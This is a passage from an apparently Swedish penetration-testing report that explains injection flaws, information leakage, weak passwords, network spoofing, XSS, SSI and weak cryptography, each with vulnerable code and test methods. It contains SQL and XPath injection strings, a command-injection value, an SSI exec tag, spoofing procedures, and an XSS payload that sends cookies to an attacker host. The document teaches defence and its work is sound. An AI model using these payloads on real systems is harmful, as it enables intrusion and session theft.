I det här fallet skulle man då kringgå lösenordskontrollen och komma in i systemet med vilken användare man än angav.

Att kunna kringgå inloggningskontroller till en specifik applikation är i sig mycket allvarligt, men ofta är konsekvenserna av SQL-injiceringsangrepp värre än så. I värsta fall går det att exekvera kod på maskinen genom att använda sig av funktioner som till exempel xp_cmdshell() i Microsoft SQL Server [41].

Exempel på sårbar kod (från PluggedOut Nexus v0.1):

```
if ($_POST["submit"]!=""){
        $con = db_connect();
        $sql = "SELECT cUsername,cPassword,cEMailPrivate
FROM nexus_users WHERE cEMailPrivate='".$_POST["email"]."'";
        $result = mysql_query($sql,$con);
```

Hur man testar:

För att testa om en applikation är sårbar för SQL-injicering brukar man mata in ett antal olika sorters strängar med syfte att framkalla ett felmeddelande eller välja ett stort urval ur databasen istället för bara ett litet. Exempel på strängar att mata in är:

```
'SQLerror
3 OR 1=1
' OR '1'='1
```

4.4.2 LDAP

Ligthweight Directory Access Protocol [42] är ett protokoll som används för att komma åt vissa katalogtjänster, däribland Microsoft Active Directory [43]. Även detta protokoll använder sig

av ”frågor” för att få ut och manipulera data. Och på liknande vis som konstruktion av SQL-frågor kan vara sårbara för SQL-injicering kan konstruktionen av LDAP-frågor vara sårbara för LDAP-injicering.

Exempel på sårbar kod [44]:

```
userName = Request.QueryString("user")
filter = "(uid=" + CStr(userName) + ")"Call
PerformSearch(filter)
Sub PerformSearch( filter )
Dim ldapObj
'Creating the LDAP object and setting the base dn
Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
ldapObj.ServerName = LDAP_SERVER
ldapObj.DN = "ou=people,dc=spilab,dc=com"
'Setting the search filter
ldapObj.SearchFilter = filter

...
```

Hur man testar:
Tester sker på liknande sätt som för SQL-injicering. Genom att mata in tecken som antingen genererar en felaktig fråga, eller en korrekt fråga som ger ett annorlunda svar (såsom ingen data eller väldigt mycket data) kan man testa om en applikation är sårbar eller inte. I exemplet ovan skulle ett användarnamn som var ”*” returnera data för alla användare. Andra tecken att prova med är &, | och ([44].

4.4.3 XPath

Ett tredje språk där det finns risk för injicering är XPath [45], som används för att komma åt data i XML-dokument [46]. Precis som med de andra injiceringsmetoderna är det bristen på filtrering som ligger bakom möjligheten. Vad som är anmärkningsvärt med just XPath är dock möjligheten till att både testa efter sårbarheten och extrahera all data ur XML-dokumentet [47]. Vad som sedan gör det hela ännu värre är att det i den föreslagna version 2.0 av XPath går det att ange vilket XML-dokument man vill läsa vilket då i praktiken skulle innebära att det går att få ut all data ur vartenda XML-dokument man vet sökvägen till om man hittar en enda XPath-sårbarhet på servern. Sådana sökvägar kan ges genom exempelvis informationsläckage, en sårbarhetstyp som diskuteras längre ner i detta dokument (stycke 4.5).

Exempel på sårbar kod:

```
...
XmlDocument XmlDoc = new XmlDocument();
XmlDoc.Load("...");
...
XPathNavigator nav = XmlDoc.CreateNavigator();
XPathExpression expr =
nav.Compile("string(//user[name/text()='"+TextBox1.Text+
"' and password/text()='"+TextBox2.Text+
"']/account/text())");
String account=Convert.ToString(nav.Evaluate(expr));
if (account=="")
{
// name+password pair is not found in the XML document -
```

```
// login failed.
...
}
else
{
// account found -> Login succeeded.
// Proceed into the application.
}
```

Hur man testar:
Testningen sker på analogt vis som SQL-injiceringstestningen. Flera av strängarna som kan användas för att söka efter SQL-injiceringssårbarheter kan användas även för XPath, till exempel:

```
'OR 1=1 OR ''='
```

4.4.4 Kommandotolk

En fjärde typ av injiceringsangrepp ger sig direkt på delar där det finns möjligheter att köra kommandon på systemet. Vanligtvis uppstår det när yttre kommandon skall exekveras med parametrar angivna av användaren (såsom ett användarnamn eller en sökträng), men det finns åtminstone en annan situation där det inte är så, nämligen `open()` i Perl. Genom att använda sig av pipe-tecknet(”|”) på slutet av det angivna filnamnet kan en angripare exekvera kommandon på systemet, såvida inte något specifikt läge (läs, skriv, lägg till) har angetts för anropet [48]. Enligt W3C WWW Security FAQ [49] är följande tecken farliga (skalmetatecken):

```
&;`'\"|*?~<>^()[]{}$\n\r
```

Ett annat läge där man kan injicera ”kommandon” är vid användandet av eval() som finns i vissa programmeringsspråk, däribland Perl och PHP.

Exempel på sårbar kod (från lwgate 1.16):

```
# The mail program we pipe data to
$temp = $CGI{'email'};
$temp =~ s/([;<>\*\|`&\$!#\(\)\[\]\{\}:'"])/\\$1/g;
$MAILER = "/usr/sbin/sendmail -t -f$temp"

open(MAIL,"| $MAILER") || &ERROR('Error Mailing Data')
```

I exemplet ovan så tas alla farliga tecken hand om – utom ”\”. Genom att använda \ strax före ett farligare tecken så går det att exekvera kommandon. I detta fall skulle en exploit sätta email=”\; kommando skrivs in här”.

Hur man testar:
Precis som med andra injiceringssårbarheter testar man genom att mata in ”skumma tecken” i strängarna, och i det här fallet är de skumma tecken man använder beroende av språket

programmet är skrivet i och det underliggande operativsystemet. Det kanske enklaste sättet att testa är att mata in de tecken som W3C har på sin lista över skalmetatecken och se om det kommer någon anomali från det.

4.5 Informationsläckage

Informationsläckage kan definieras som information som kommer fram offentligt utan att det behöver göra det och som kan ha skadliga effekter. I många av de nedanstående fallen är informationen som läcks inte i sig självt skadlig, men kan bli användbar i kombination med andra sårbarheter. Dessa typer av sårbarheter behöver man inte ta så allvarligt på, men är lämpliga att ändå åtgärda.

4.5.1 Kataloglistningar

Kataloglistningar är något en webbserver kan vara inställd på att visa om den inte hittar en index-fil. Kataloglistningar är ibland önskvärda, men ibland kan de ge information om närvaron av känsliga filer, till exempel temporärfiler producerade av någon redigerare eller säkerhetskopierade filer producerade av något annat program. Exempelvis kan sådana filer heta aspfil.bak eller hemlig.php~, vilket skulle vara filer som man normalt vill skall processas av webbservern genom en annan hanterare, men som då de får en annan filändelse serveras som de är.

Exempel på konfiguration (för Apache):

```
<Directory /home/www/htdocs>
   Options Indexes, MultiViews
   AllowOverride None
   Order allow,deny
   Allow from all
</Directory>
```

Hur man testar:

För att testa kan man på ett rekursivt sätt gå igenom webbsajten i fråga och sedan ta bort filnamnsdelen från alla länkar.

4.5.2 Interna IP-adresser eller värdnamn

Det är en vanlig konfiguration att använda sig av vissa adresser på en sida av brandväggen (till exempel Internet-adresser) medan man sedan på andra sidan har interna adresser som inte skall gå att nå från de externa adresserna. Av en eller annan anledning, till exempel en felkonfigurerad proxy [50] så kan det ändå vara möjligt att komma utifrån och in och då hjälper det mycket att veta vilka interna adresser som används.

Exempel på sårbarhet (hittat i ett mejl-huvud [51]):

```
Received: from [192.168.0.3] (84.217.126.192) by
lotus.glocalnet.net (7.2.033.1) (authenticated as
xxxx@glocalnet.net)
        id 43E8687702707616 for carl-johan.bostorp@hps.se;
Thu, 23 Mar 2006
```

Hur man testar:

Det finns ingen generell testmetod, men att söka efter interna adresser (exempelvis genom att övervaka innehållet – den så kallade ”payloaden” i nätverkstrafiken) kan ge många troliga uppslag. Det förutsätter naturligtvis att data hämtas hem, och hur den hämtas kan variera (men till exempel genom webb, e-post och andra öppna tjänster).

4.5.3 Sökvägar

Sökvägar här är inget annat än filer och katalogers placeringar på det lokala filsystemet på maskinen man angriper. Sökvägar är vanligt förekommande i felmeddelanden. Men hur kan dessa sökvägar utgöra en sårbarhet? Exempelvis tillsammans med katalogtraversingsbuggar (se stycke 4.3) är det väldigt användbart att veta sökvägen till vissa filer. Exempelvis kan det tillsammans med en katalogtraverseringsbugg gå att få reda på en annars icke omnämnd katalog. Ett annat exempel är sökvägar som avslöjas där man kan se användarnamnet, vilket senare kan användas för att testa efter svaga lösenord.

Exempel på sårbar kod:

```
$file = fopen(“engine/etc/writeup.conf”, ”a+”);
```

kan resultera i:

```
Warning:
fopen(/home/cruise/public_html/engine/etc/writeup.conf):
failed to open stream: Permission denied in
/home/cruise/public_html/engine/lib/functions.php on line
596
Couldn't open config file for writing.
```

För den som är intresserad av att se fler sådana här felmeddelanden så kan en sökning på google [52] visa mängder med sidor som visar precis ett sådant felmeddelande.

Hur man testar:
Precis som med interna IP-adresser finns det ingen generell metod för att söka efter sökvägar. Och återigen analogt med interna IP-adresser så är något enkelt man kan göra att söka i payloaden på nätverkstrafiken, men att skapa trafiken kan vara specifikt för vartenda program, och är det specifikt trafik med sökvägar man vet hur man får fram kan man ta sökvägen på en gång i det sammanhanget. Men för att ändå försöka generalisera vad som går, så till sin hjälp kan man försöka få felmeddelanden från webbapplikationer, exempelvis med samma strängar som man använder för att testa efter injiceringssårbarheter.

4.5.4 Databasinformation

Ett annat vanligt läckage är övertydliga felmeddelanden vid exempelvis databasanrop där SQL-frågan visas i klartext, något som kan vara mycket användbart vid SQL-injiceringsangrepp. Andra informationsläckage kan tillsammans med ett SQL-injiceringsangrepp användas för att få reda på hela databasens struktur [53].

Exempel på felmeddelande [53]:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error
converting the nvarchar value 'admin_login' to a column of
```

```
data type int.
/index.asp, line 5
```

Hur man testar:
Som vanligt gäller det att producera felmeddelanden. Samma strängar som används för att testa efter SQL-injiceringsangrepp kan användas här. Förutom detta finns inga generella metoder utan man får gå på specifika produkter. Felmeddelandet ovan är producerat genom ett riktat angrepp mot Microsoft SQL Server.

4.5.5 Övrigt

Som informationsläckage räknar jag data som användaren aldrig behöver eller skall veta. Ovan nämnda kategorier är bara ett vanligt urval på sådan information. Annan information kan vara data som lämnats i klartext på någon webbsida som inte egentligen skall finnas där. Saker som (interna?) forum åtkomliga för vem som helst där det står känslig information om till exempel företagets infrastruktur eller affärer. Eller kanske en åtkomlig skrivare där man kan titta runt i utskriftshistoriken?

Exempel på känslig information:

```
”Jag blir tokig på Acme AB, deras konsult gjorde ta mig
tusan inte någonting rätt. Vi MÅSTE hitta någon annan
organisation på en gång som kan fixa detta åt oss”
```

Hur man testar:
Att generiskt söka efter informationsläckage är i regel en uppgift där en människa i slutändan behöver göra en bedömning om det är fråga om läckage eller inte. Till sin hjälp kan man ha sökmotorer som Google och Google Groups [54] där man kan söka efter offentlig information som tydligt kommer från organisationen i fråga. Att sedan gå igenom informationen är återigen en uppgift för människan.

4.6 Svaga lösenord och oskyddat material

System som ger olika rättigheter beroende på vem man är skyddas genom att man på något vis behöver autentisera sig, alltså visa att man är den som man utger sig för att vara. Att ha ett hemligt lösenord är ett av de sätten som finns, men ofta väljer människor lösenord som är allt för enkla. Det allra svagaste lösenordet är det tomma lösenordet, eller system där det inte finns någon autentisering trots att innehållet endast bör vara tillgängligt för utvalda personer.

4.6.1 Avsaknad av autentisering

Många tjänster sköter åtkomstkontrollen genom användning av användarnamn och lösenord. Men inte all data som är känslig är skyddad. Ibland kan det vara för att man tycker man har placerat informationen på en ”hemlig” plats, (såsom http://www.exempel.com/hemligt/), och eftersom man inte länkar till den någonstans så räcker det, men i praktiken så kan man även se på det som att allt som krävs är ett enda lösenord, där man inte behöver ange användarnamn. Vissa verktyg (exempelvis [55]) har automatiserat att titta efter vanliga namn på dessa typer av kataloger.

Exempel:
Under tillkomsten av den här rapporten stötte jag, i mitt arbete som webmaster för en shoppingsajt, på en webbkatalog med ett oskyddat administrationsgränssnitt av den här typen. Länken till administrationsgränssnittet dök upp som Referer i HTTP-huvudet [56]. Som webmaster tittar jag gärna på sidorna som länkar in till sidan vilket är precis en sådan sak som Referer är till för. Vad som mötte mig var en stor överskrift med budskapet att inget lösenord var satt och att det var viktigt att det sattes. Likväl hade inte katalogsajtens administratör satt det, och där var jag och hade full tillgång till att manipulera all data i katalogen.

En annan variant på svag autentisering är svag *auktorisering*, där information är skyddad från anonyma användare, men inte tillräckligt skyddad från autentiserade användare som inte ska ha behörighet till informationen.

Hur man testar:
En människa kommer i slutändan behöva göra bedömningen om det är något som bör vara skyddat eller inte. Som nämnts ovan så finns vissa verktyg som på en webbserver letar efter vanliga kataloger som kan vara intressanta att undersöka, till exempel /admin och /backup.

4.6.2 Svaga lösenord

Givet att det finns skydd när man väl kommer fram till att det bara behövs ett lösenord för att komma åt systemet ligger det stor vikt att lösenordet som finns inte är enkelt att gissa. Post- och Telestyrelsen skriver på sin lösenordssajt [57]: ”Det som gör ett lösenord svagt är att det inte varierar sig tillräckligt och/eller att det består av kända ord eller namn. Sådana är lätta att knäcka.”. Exakt hur bra lösenordet sedan behöver vara är mycket varierande beroende på hur man testar lösenordet och hur man väljer vad man testar. En undersökning [58] som gjordes år 2000 visade att 1/3 av studenterna vid Cambridge University valde sådana ”enkelt knäckbara” lösenord, då de hade fått instruktioner om att välja lösenord på minst sju tecken varav minst ett skulle vara något annat än en bokstav. Samma undersökning visar dessutom på att inte alla följde detta och valde lösenord på 6 tecken eller mindre, vilka då också knäcktes[1]. Resultaten är i samma storleksordning som vad CERT kunde observera i en incidentrapport 1998 [59].

Man kan förutom lösenordens styrka skilja mellan två angrepp på svaga lösenord: *Online* och *Offline*.

- **Onlineangrepp** är då man provar direkt mot tjänstens egna autentiseringssystem. Hur många lösenord per sekund man då kan testa styrs mycket av saker såsom nätverksbelastning, serverns kapacitet och om den har något skydd mot denna typ av angrepp.

- **Offlineangrepp** utför man då man fått tag på en lösenordshash. Hur snabbt det sedan går att knäcka lösenordet är avhängigt vilken algoritm man har gjort hashningen med, processorkraft, samt ibland diskutrymme om det är så att man kan använda förgenererad data. På senare år så har förgenererad data vuxit i popularitet i och med tillkomsten av så kallade regnbågstabeller [60]. Användandet av sådan förgenererad data möjliggörs

[1] Användare som inte följer organisationens säkerhetspolicy är inte det minsta ovanligt, och det finns en färsk studie som visar att detta är utbrett även i finansvärlden [64].

tack vare avsaknad av slump i hashvärdet – samma lösenord har alltid samma hashvärde.

Ett par exempel för att visa skillnaden mellan olika algoritmer vid ett offlineangrepp:

Tabell 1 - Antal lösenord testade per sekund med John The Ripper [61] version 1.7
Processor: Pentium M 1.4GHz, Linux 2.6.14

Algoritm	Testade lösenord per sekund
LM	4 462 000
DES (klassisk crypt(3))	537 000
FreeBSD MD5	3 500
OpenBSD Blowfish	240

Vid onlineangrepp är det svårt att göra en liknande tabell på grund av antalet parametrar, men för att nämna ett område så i dagens läge har jag stött på (i runda tal) mellan 3 och 3000.

Ytterligare ett par specialfall av svaga lösenord finns:

- Defaultkonton är konton som installeras tillsammans med produkten. På Internet finns det idag vissa sidor som försöker samla ihop listor (exempelvis [62]) på defaultkonton i olika produkter, men ingen av de jag hittat kan sägas vara komplett. Den oomstridda kungen vad gäller att ha defaultkonton i sina produkter är Oracle, vars lista på default-konton i företagets olika produkter uppgår till över 600! [63]
- Bakdörrslösenord, det vill säga dolda konton/lösenord som levereras tillsammans med produkten utan att tillverkaren nämner något om det eller gör det möjligt att ändra på det. Ur säkerhetssynpunkt ser jag det som fullkomligt bisarrt att en tillverkare levererar detta, men redan i filmen Wargames från 1983 nämndes detta fenomenet. Således ett gammalt problem, men en sökning [65] hos CVE visar att det än idag är aktuellt.

Exempel på mycket vanliga lösenord:
password
abc123
123456

Hur man testar:
Vid offlineangrepp använder man sig av en så kallad cracker, ett program som testar olika lösenord mot hashvärdet. Onlineangrepp innebär att helt enkelt försöka logga in på systemet, ofta med hjälp av ett program som automatiserar testningen givet en lista på lösenord och oftast också en lista på användarnamn.

4.7 Spoofing

Spoofing är ett uttryck som kommer från engelskans ”spoof” – att lura. Man försöker på ett eller att sätt att lura målet att ”man” är en annan än den man verkligen är. Vinningen av detta kan vara att man antingen får speciellt förtroende eller kan dirigera om nätverkstrafik.

4.7.1 TCP/IP

Kevin Mitnick [23] blev i mitten på 90-talet internationellt känd sedan FBI hade satt upp honom på sin ”Top 10 Most Wanted” [66] lista efter att han brutit sig in på en sajt i San Diego. Han bröt sig in där genom att använda sig av blind TCP/IP-spoofing [67] och utnyttjade en tillit [67] som fanns till vissa IP-adresser. Angreppet går till på följande vis:

A = Angripare
V = Offer (Victim)
S = Spoofad avsändare, den **V** låtsas vara

1. **A** börjar med att sätta sin avsändaradress till S, och skickar en anslutningsinitiering till **V**.
2. **V** svarar till **S** och sätter ett ISN (”Initial Sequence Number”) för sin del av TCP-anslutningen. Detta ISN är det första sekvensnumret som TCP sedan räknar upp allteftersom det skickas paket och som används till att försäkra ett stabilt strömprotokoll trots att underliggande protokoll inte har stöd för det.
3. **A** får aldrig svaret och vet således inte vilket ISN som **V** har satt. I en del (speciellt äldre) implementationer av TCP går dock detta ISN att förutspå.
4. **A** använder sig av det förutspådda ISN-värdet och upprättar med det TCP-anslutningen och kan sedan skicka data som **A** vill (fortfarande med det förutspådda ISN:et som bas).

Det finns saker som kan försvåra angreppet vilket man behöver ta med i beräkningen, men för detaljer hänvisar jag till [67].

Exempel på sårbar ISN-generering [67]:
För varje sekund ökas ISN med 128 000. För varje anrop till `connect()` ökas det med 64 000.

Sådan enkel ISN-generering som i exemplet ovan är idag ovanligt att träffa på bland moderna datorer. Oftast sker generering numera på slumpmässig väg, och vilar således på en ordentlig slumpgenerering. TCP/IP-spoofing är dock fortfarande möjlig, men då endast i en variant där angriparen har tillgång till att lyssna på nätverkstrafiken och genom det få fram rätt ISN. Spoofingen är då inte längre blind.

Hur man testar:
Utan att spoofa avsändaradress, skicka några anslutningsinitieringar och se vilka ISN som kommer tillbaka. Titta på skillnaden mellan dem. Försök hitta mönster. Verktyg som utför allt detta automatiskt med enkla mönstermatchningar finns lättillgängliga idag (exempelvis [68]).

4.7.2 UDP/IP

Ett liknande förlopp som i TCP/IP-spoofing använder man sig av i UDP/IP-spoofing, men här med skillnaden att angriparen inte behöver gissa sig till någonting. UDP är precis som IP ett anslutningslöst protokoll vilket innebär att det inte sker någon etableringsfas, med andra ord är det fritt fram för blind spoofing. Återigen är det tillitsrelationer och ibland även brandväggar (slinka igenom filter) som är målen för dessa angrepp.

Exempel på sårbarhetsutnyttjande:
Microsoft skriver i MSDN att bara acceptera vissa värdar för SNMP [69] är en av de rekommenderade säkerhetsrutinerna för SNMP. Medan detta höjer ribban för en angripare kan det också ge en falsk känsla av säkerhet för administratören. Att spoofa SNMP-meddelanden är enkelt och vad som gör SNMP ännu svagare är att det dessutom vanligen bara använder sig av ”lösenord” (utan användarnamn) för autentisering. I nyare versioner av SNMP finns starkare autentisering,


Hur man testar:
Alla UDP-tjänster som inte använder sig av någon sorts extra källautentisering är sårbara.

4.7.3 ARP

En vad jag själv tror[2] är en vanlig form av spoofing idag är ARP-spoofing [70]. ARP står för Adress Resolution Protocol och är ett ethernetprotokoll som kopplar IP-adresser till ethernetadresser. För en angripare är det intressant att använda det här protokollet för att få nätverkstrafik att gå genom en dator som angriparen har kontroll över, något som ger möjlighet till både avlyssning och manipulering av data. Angreppet kan gå till på ett par olika vis, men i grunden så är det samma sak: angriparen svarar att det är den ethernetadressen som går till datorn under angriparens kontroll som har en IP-adress som angriparen vill ta emot trafiken åt. Vad som sedan gör det extra intressant är att det inte alltid är så att någon behöver ha frågat efter den adressen, svaret accepteras ändå. Endast ett fåtal operativsystem bryr sig i dagsläget om sådana ARP-anomalier.

[2] Det baserar jag på att flertalet applikationer gör det enkelt att genom bara en knapptryckning utföra ARP-spoofing, ofta i direkt kombination med nätverksavlyssning efter inloggningsuppgifter och telefonsamtal. Ett exempel på en sådan applikation är Cain & Abel [72] som en Google-sökning utförd 2006-08-02 avslöjar har nämnts i kombination med ARP i 104 meddelande på mejlinglistan pen-test.

Exempel:



Figur 4 - Förenklat nät för ARP-spoofing

Eva skickar till Router att 192.168.0.2 (Bertil) har Ethernet-adress 00:00:EE:2C:39:A5(Eva)
Router kommer nu skicka trafik som ska till 192.168.0.2 till Eva.
Eva skickar till Bertil att 192.168.0.1 (Router) har Ethernet-adress 00:00:EE:2C:39:A5(Eva)
Bertil kommer nu skicka trafik som ska till 192.168.0.1 till Eva

Eva har nu full kontroll och full insyn över trafikflödet mellan Bertil och Router.

Hur man testar:
Utan åtkomst till Ethernet-nätet går det varken att testa eller använda sig av. När tillgången väl finns är det bara att skicka ett ARP-svar och se om trafiken dirigeras om. I dagsläget är det otroligt vanligt (>99,9 % enligt min uppskattning) att så är fallet.

4.7.4 DNS

Ett annat exempel på spoofing är DNS-spoofing [71], där man kan få ett domännamn att peka på godtycklig IP-adress, och även tvärtom. Det finns två kända sätt att göra detta: genom att spoofa svaret på en fråga, och genom svar på en fråga som aldrig ställts.

Problemen med DNS är då också två olika. Det ena bygger på att varje DNS-fråga har ett unikt 16-bits ID som gör att frågan skall kunna identifieras. Om en angripare kan skicka ett svar med ”rätt” ID innan den rätta källan kan göra det så kommer svaret godtas. Ett trick ligger då i att kunna förutse vilket ID som används, och det är i en del fall trivialt, och för att ta ett exempel så sker det i Windows XP genom att ID börjar på 1 och sedan ökas med 1 för varje fråga som ställs [73]. I andra fall kan man behöva använda råstyrka för att gissa rätt, det vill säga att en angripare skulle behöva skicka som mest 2^{16} paket för att producera ett giltigt svar.

Exempel:

1. Angripare (**A**) frågar dns.example.com (**V**) om adressen till www.microsoft.com
2. DNS-servern på dns.example.com skickar så småningom iväg en fråga till en auktoritär DNS-server (**D**) för microsoft.com.
3. **A** skickar ett svar som når fram till **V** innan **D** har hunnit svara, och om DNS-frågans ID är korrekt kommer svaret att godtas och www.microsoft.com kommer i en viss tid framöver slås upp till en IP-adress som **A** har bestämt.

Det andra problemet består i tilliten till svar som den svarande DNS-servern inte är auktoritär för. Detta problem berör framförallt äldre implementationer.

Exempel:

1. Angripare (**A**) skickar en fråga till dns.example.com (**V**), där han frågar om adressen till www.attacker.com. Alternativt väntar han på att nästa steg händer av andra skäl (till exempel ett skickat mejl ger en namnuppslagning).
2. ns.attacker.com, auktoritär DNS-server för attacker.com och under angriparens kontroll svarar med att www.attacker.com är ett CNAME för www.microsoft.com (CNAME används när man i DNS använder alias). Dessutom taggar han på att www.microsoft.com finns på en adress som angriparen har bestämt.
3. **V** cachear svaret, inkl. att www.microsoft.com finns på den angivna adressen.

En bra resurs för att ta reda på mer information om DNS-spoofing (också känt som DNS-förgiftning) finns att finna i [74].

Hur man testar:
På samma vis som i de exempel ovan.

4.8 Avsaknad av filter för HTML

När webben kom till så var det HTML det språk som definierades för hur sidor skulle länka till varandra. Sedan dess har det dock tillkommit funktioner kring webbsystemet både för klienter och för servrar. Att bara acceptera indata utan att först verifiera den kan därför ha konsekvenser för såväl klienter som servers.

4.8.1 Cross Site Scripting

Cross Site Scripting, också känt som XSS, är en klass sårbarheter som inte direkt drabbar maskinen som står för det sårbara materialet, utan snarare dess användare. Sårbarheten härstammar ur möjligheten för en angripare att få in en snutt egen kod på en sida som senare kommer att läsas i en miljö där det finns exekvering av scriptkod. Vanligtvis pratar man då om webbläsare och webbsidor, men även andra variationer kan förekomma. Kodsnutten som man vill få in är ett scriptanrop som kommer exekveras i sajtens miljö och då har tillgång till den kontext som webbläsaren har för sajten. Oftast är det fråga om att stjäla så kallade kakor, vilket kan innehålla saker som sessionsid, som i sin tur ibland används som autentiseringsinformation för en pågående session. Ibland kan det till och med vara så att full autentiseringsinformation sätts i kakan, då som ett sätt att implementera automatisk inloggning [75].

Hur skulle då möjligtvis en angripare kunna lägga in denna kodsnutt på en sida? Svaret är att så fort man har en sida med dynamiskt innehåll där någonting kommer från användaren så är detta något som det finns risk för. Det är idag väldigt vanligt med rapporter på XSS-sårbarheter och min egen uppskattning är att det på Bugtraq rapporteras ungefär 5 nya XSS-sårbarheter per dygn.

Exempel på sårbar kod:

```
<php?
   site_header();
   echo “<h1>Site info for “ . echo $_GET[‘site’] . </h1>”;

   .
   .
```

.

Ovanstående exempel exploateras enkelt till att ge ifrån sig användarens kaka genom att lura användaren till
http://www.example.com/siteinfo.php?site=<script>document.location='http://www.attacker.com/collect_cookie.php?cookie=' + document.cookie</script>

Hur man testar:
Automatiserad testning kan gå till genom att testa olika möjliga parametrar med standardparametrar av typen ovan. Men inte alla sårbarheter är så enkla, och för att ta ett exempel som dykt upp under rapportens tillkomst så användes JavaScript i attribut för CSS [76] till att utföra en XSS-angrepp mot Hotmail [77]. Jag har fått bilden av att det är svårt att fullt automatisera alla kontroller, men mina egna riktlinjer är att observera vad som filtreras/översätts för de olika parametrarna som ger utdata till HTML-dokumentet, och var någonstans parametrarna hamnar.

4.8.2 Server Side Include

Flera stora webbservers såsom Mircosoft IIS och Apache kommer idag med möjligheten att generera sidor dynamiskt, med till exempel PHP eller genom att exekvera kommandon i det bakomliggande operativsystemet. I Apache sker det genom att dokument har en annan ”hanterare” (något som dokumentet passerar genom) än den som vanligen används för html, och att det sedan i dokumentet finns vissa specialtaggar. Ett exempel är om hanteraren är ”server-parsed” och det någonstans i dokumentet finns `<!--#exec cmd='/bin/ls -la'-->`, som då skulle resultera i exekvering av det angivna kommandot på servern.

Exempel på sårbar kod:

```
.

$file = fopen(“cj.html”, “w”);

fwrite($file, “<h1>User data for: “ .
        $_GET[‘user’] .
        ”</h1>\n”);

.
.
```

Hur man testar:
Testning sker analogt med XSS-testningen. Dock så är möjligheterna betydligt färre med att få in SSI-kod, eftersom SSI-kod inte kan förekomma på lika många ställen eller i lika många varianter som XSS.

4.9 Svag kryptering

Vissa förlitar sig helt på kryptering för att lösa säkerhetsbehoven (exempel: trådlösa nät, SSL), och i dessa fall är det väldigt viktigt att krypteringen är ordentligt implementerad och att det

inte finns (allt för många eller stora) svagheter i varken den eller nyckelanvändandet. Området kryptering är i mycket stort och att diskutera alla möjliga svagheter som krypteringar och dess implementationer kan ha är långt bortom omfånget för denna rapport. Dock så har jag några saker som enligt min erfarenhet är så vanligt förekommande att jag ändå vill omnämna de här. Att generellt hitta dessa svagheter är ofta bortom omfånget för en penetrationstestare, så det enda som görs är att utnyttja vad som redan är känt, vilket sker genom specifika tester för varje produkt/protokoll.

4.9.1 Svagt användande av slump

Det första exemplet jag har här är i samband med lösenord och den har jag redan tagit upp i delen om svaga lösenord och offlineknäckning – avsaknaden av slump. Det är enbart på grund av avsaknaden av slump som regnbågstabeller idag är så effektiva som de är. Hade ett slumpvärde (”salt” i dessa sammanhang) funnits med innan lösenordet lagrats hade man effektivt hindrat användbarheten i sådana tabeller idag eftersom ett och samma lösenord skulle ha lika många olika hashvärden som det fanns salt-värden. Ett annat exempel på otillräcklig slump är användandet av C-funktionen rand() [78] – vilket på de flesta 32-bits plattformar effektivt sätter nyckellängden till 32 bitar. Vilket för diskussionen vidare till nästa område…

4.9.2 Kort nyckellängd

En gång i tiden så var 32-bitars nyckellängd tillräckligt. Det var länge, länge sedan. En gång i tiden så var även 56-bitars nyckellängd tillräckligt för DES-algoritmen, som bland annat användes för att skapa hashvärden till lösenord på UNIX-system. Spiken i den kistan slogs år 1998 då Electronic Frontier Foundation (EFF) visade att det var möjligt att plocka ihop en maskin för $250 000 som i en utmaning lyckades knäcka ett block på tre dagar, genom att ha testat över 88 miljarder nycklar per sekund [79]. I nästa upplaga av samma utmaning så användes förutom EFFs ”DES Cracker” ett frivilligt nätverk av strax under 100 000 datorer med varierande prestanda och lyckades producera rätt nyckel på under 24 timmar [79]. Samtidigt kan man konstatera att processorkraft blir allt billigare. I praktiken finns det idag flera applikationer som fortfarande förlitar sig på just 56-bitars DES-kryptering, och som exempel ger jag Microsofts PPTP med användande av MS CHAP (både version 1 och 2) [80].

4.9.3 Svagheter i algoritmen

En lång nyckellängd hjälper dock inte om algoritmen i sig inte håller måttet. Så har visat sig vara fallet med RC4, en krypteringsalgoritm som används i WEP [81]. Upptäckten av dessa typer av angrepp är till skillnad från andra sårbarheter nämnda här, långt bortom en penetrationstestares vardag utan är snarare något som för mig tycks vara aktuellt bland matematiker med kryptografisk inriktning. Dock så kan pen-testare dra nytta av de resultat som förs fram, till exempel genom att på några minuter ta sig in i ett WEP-skyddat WLAN trots att det används en 104-bitars nyckel.

4.10 Osäkra konfigurationer och osäkra konstruktioner

Ibland kan man stöta på saker där antingen konfigurationen öppnar för missbruk eller där själva konstruktionen i mjukvaran tillåter utnyttjande. Jag tror det ofta beror på att man inte tänkt ur ett angreppsperspektiv eller att man helt enkelt inte förstår den underliggande tekniken.

Exempel:

En del WatchGuard-brandväggar har funktionen att blockera IP-adresser som har skickat ett TCP-SYN paket till en viss blockerad port. Med IP-spoofing går det då enkelt att blockera godtyckliga adresser, och en smart angripare blockerar adresser som är kritiska för organisationens verksamhet.

Här är problemet den blinda tilliten till något som en angripare enkelt kan ange som den vill. Det går att minska skadan av angreppet genom att lägga till vad man vet är känsliga adresser i brandväggens whitelist, men faktum kvarstår att en angripare väldigt lätt kan förhindra kontakt mellan organisationen och intressenter.

Exempel:

Ett webbshoppingsystem som sätter priserna i HIDDEN-fält [56] i formulär [82].

```
<form action=”pay.php” method=POST>
<input type=HIDDEN name=productinfo value=”12:1:24.95”>
.
.
.
```

Felet med denna metod är att man förlitar sig på att klienten inte manipulerar data som servern är beroende av. För en angripare är det relativt trivialt att ändå göra det, och i det här fallet ersätta 24.95 med till exempel 1.99 för att få produkten till mindre än en tiondel av priset.

Exempel:

Autentisering som förlitar sig på JavaScript [83]:

```
function go()
{
if (f.username.value == 'dude1' && f.p.value == 'pass1')
{
window.location.href='members.php'
}
else if (f.username.value == '' && f.p.value == '')
{
alert ('Type login-password!')
}
else alert ('Access denied'),log.style.visibility='hidden'
}
```

